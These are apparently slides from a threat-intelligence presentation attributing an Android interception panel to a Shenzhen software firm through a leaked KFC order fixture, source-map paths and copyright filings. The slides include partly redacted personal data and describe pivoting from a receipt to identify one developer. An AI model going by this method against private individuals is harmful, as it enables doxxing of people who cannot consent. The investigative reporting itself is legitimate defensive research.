Full name, complete delivery address (home/work), phone number, GPS, city of residence

Product Details

Item names, quantities, prices, product images (80x80px), special instructions

Payment Information

Payment method (e.g. WXPAY), payment account identifier, transaction number

Seller Information

Business name (e.g., “KFC”), full business address, phone number, GPS coordinates

THE KFC RECEIPT

A real delivery, ordered by a real employee, to a real office - and left in the shipped JavaScript for four and a half years.

●●● 15.js - KFC.vue fixture, verbatim except for the redactions


```
...{
  order_id:      "1637141665120166855",           # unix epoch prefix = 17:34:25 CST
  date_time:     1637141814020,                   # = 2021-11-17 17:36:54 CST
  name:          "20220211KFC090800Order (Takeout) ", # full-width brackets = a Chinese IME

  seller:        "KFC",
  seller_address: "L389, MixC Mall, Xiangge Road, Longgang District, Shenzhen",
  seller_lat:     22.592283,
  seller_lng:     114.130707,                     # the mall - verified on the ground

  goods: [{ name: "A piece of golden crispy chicken", price: 550 }],
  buyer:         "[REDACTED]",                   # a real surname
  buyer_phone_number: "+86 157 **** **",         # a real China Mobile SIM
  buyer_address:  "[REDACTED], Building 2, Room 301",
  buyer_city:     "Shenzhen",
  charge:         26700,                          # ¥267.00
  pay_info: { pay_type: "WXPAY", pay_no: "WXISZ10311637141784829159470" },
  remark:         "No gloves required"
}...
```


THE OFFICE AND THE CHICKEN

PEDESTRIAN ROUTE - 631 M STRAIGHT LINE, 800 M ON FOOT, ABOUT TEN MINUTES



The seller coordinates in the fixture resolve to a real KFC on the third floor of a shopping mall. The delivery address resolves to a converted industrial building. Location detail redacted for this slide.

THE DEVELOPER

ONE RECEIPT, FOUR PIVOTS

01 What the receipt gave us

- A real China Mobile number
- A delivery address: Building 2, Room 301
- A surname, a city, a WeChat Pay txn ID
- 17 November 2021, 17:36 China time

02 What the number resolved to

- A single named individual
- One person
- Enrolment records at a mainland university
- A graduation record for that same person - Verified against two independent sources

03 The detail that matters

- His degree track included intensive English
- The panel's entire UI is in English
- So is the fixture he left behind
- The translator was in the building

04 What we are NOT saying

- We do not name him from this stage
- He is one of roughly 18 employees
- He did not choose the customers
- Ordering lunch is not a crime but a tracking artifact

He ordered a piece of golden crispy chicken to the office, and the order object stayed in the shipped JavaScript for four and a half years. That is the whole pivot. Everything after this slide - the company, the ownership, the software portfolio - hangs off one man's dinner.


THE CODEBASE SWITCHED LANGUAGE

What we expected to find

- Build path E:/xiangmu/ - 项目, “project”
- Gaode / Amap maps, GCJ-02 coordinates
- China Standard Time throughout
- Simplified Chinese operator strings

What the panel actually shows

- Every operator string in English
- “refresh” “Synchronous Data” “search...”
- Command labels: “Destruction terminals”,
- “Telephony server sabotage”, “boot sector cracking”



Why this is the commercial signal

- Nobody localizes an in-house tool
- English UI + is_test demo + bill flag
- + white-label csm208 / csm210 brands
- = a product being sold across a language border

TWO DRIVES, TWO MACHINES, ONE PRODUCT

WEBPACK NEVER STRIPPED THE SOURCE MAPS - SO EVERY BUNDLE NAMES THE WORKSTATION IT WAS BUILT ON NEW 2026

```
● ● ● inline source maps, preserved across all 56 webpack chunks - IOC I-20

// our capture - panel at 213[.]250[.]132[.]188:53501/ujmfanncy76211/ androidSync v3.5.0
"sources": [ "E:/xiangmu/androidSync/main_front/src/components/chat/..." ]
             ↑ xiangmu = 项目, "project"           ↑ repo: main_front

// a second sample, reported elsewhere - NOT present in our dump
"sources": [ "D:/project/azyk/androidsync-front/src/..." ]
             ↑ English root   ↑ handle?   ↑ repo: androidsync-front
```

E: vs D:

DIFFERENT DRIVE

Webpack writes the absolute path of whoever compiled the bundle. Two drive letters means two filesystems.

xiangmu vs project

DIFFERENT ROOT

One developer names his working root in Chinese. The other names it in English. Same word, two habits.

**main_front vs
androidsync-front**
DIFFERENT REPO NAME

Either the frontend was renamed between releases, or a second checkout is maintained under its own name.

Provenance, stated plainly:

E:/xiangmu/androidSync/main_front/

D:/project/azyk/androidsync-front/


The floor for this build team is two workstations

THE COMPANY BEHIND THE ADDRESS

CORPORATE RECORD - ANONYMISED FOR THIS PRESENTATION

CORPORATE OWNERSHIP TIMELINE — ANONYMIZED CASE STUDY

FOUNDING • OWNERSHIP CHANGE • RELATED ENTITIES • ADDRESSES




Founded May 2020 by two shareholders. Ownership transferred in February 2023 - fifteen months after the lunch order. Eighteen insured employees, annual filings up to date, zero subsidiaries. A real, tax-paying, eighteen-person software company.

SEVENTEEN REGISTERED SOFTWARE COPYRIGHTS

WHAT THE COMPANY TELLS ITS OWN GOVERNMENT IT BUILDS

CORPORATE TIMELINE & SOFTWARE PORTFOLIO — ANONYMIZED CASE STUDY



REGISTERED SOFTWARE — 17 COPYRIGHTS (EN TITLES)

- **2022:**
 - Secure Internet Access Channel Software
- **2023:**
 - Encrypted Data Transmission System
 - Windows Host Password Recovery System
 - Full-Process Data Management Platform
 - Social Account Automation Management Platform
- **2024:**
 - Secure Chat Software
 - Android Forensics System
 - iOS Forensics Software
 - Email Correlation Analysis System
 - Automated Summary Extraction System
 - Automated File Analysis System
 - Mobile Terminal Acquisition System
- **2025:**
 - Device Terminal Detection System
 - Threat & Attack Detection System
 - Encrypted Document Cracking System
 - Android Phone Interception System
 - Cloud-Intelligence All-Domain Information Aggregation & Analysis System




ALL NAMES ANONYMIZED

Filed with the state registry between 2022 and 2025. Read the 2025 column: Android Phone Interception System. Encrypted Document Cracking System. The panel's internal project name is androidSync. That is the same product, described twice.

